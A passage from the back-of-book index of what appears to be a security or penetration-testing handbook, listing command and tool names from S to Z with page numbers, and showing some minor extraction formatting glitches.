- Subnet, 82
- Subnetting, 81
- sw\_vers, 51
- systemctl, 64, 76
- systeminfo, 18, 22

## **T**

- tar, 63
- taskkill, 19
- tasklist, 19, 22, 47
- tcpdump, 71, 72
- tcpkill, 61
- telnet, 124
- top, 59
- touch, 62
- tracert, 127
- tree.com, 24
- Tunnel, 125
- type, 20, 23, 62, 70, 75, 76, 88, 91, 93, 94, 99, 127
- Type Conversions, 92

## **U**

- umount, 68
- uname, 51, 58
- upx, 63
- User Agent String, 91
- useradd, 59
- userdel, 59
- usermod, 59

## **V**

- vss, 25

ssadmin, 25

## **W**

w, 51, 59

# **w32tm, 31**

watch, 60

wc, 62

wextutil, 32, 36

wget, 67

Wget, 92

WGET, 124

which, 58

who, 59

WHOIS, 9

Wi-Fi, 89

Wireshark, 99

WitnessMe, 93

wmic, 18, 19, 22, 25, 34, 46

wpa\_suplicant, 89

WPA-PSK, 89

WptsExtensions, 40

## **X**

xcopy, 22

xsltproc, 98

XTerm, 124

## **Z**

ZigBee, 87

zip, 63

Zone Transfer, 61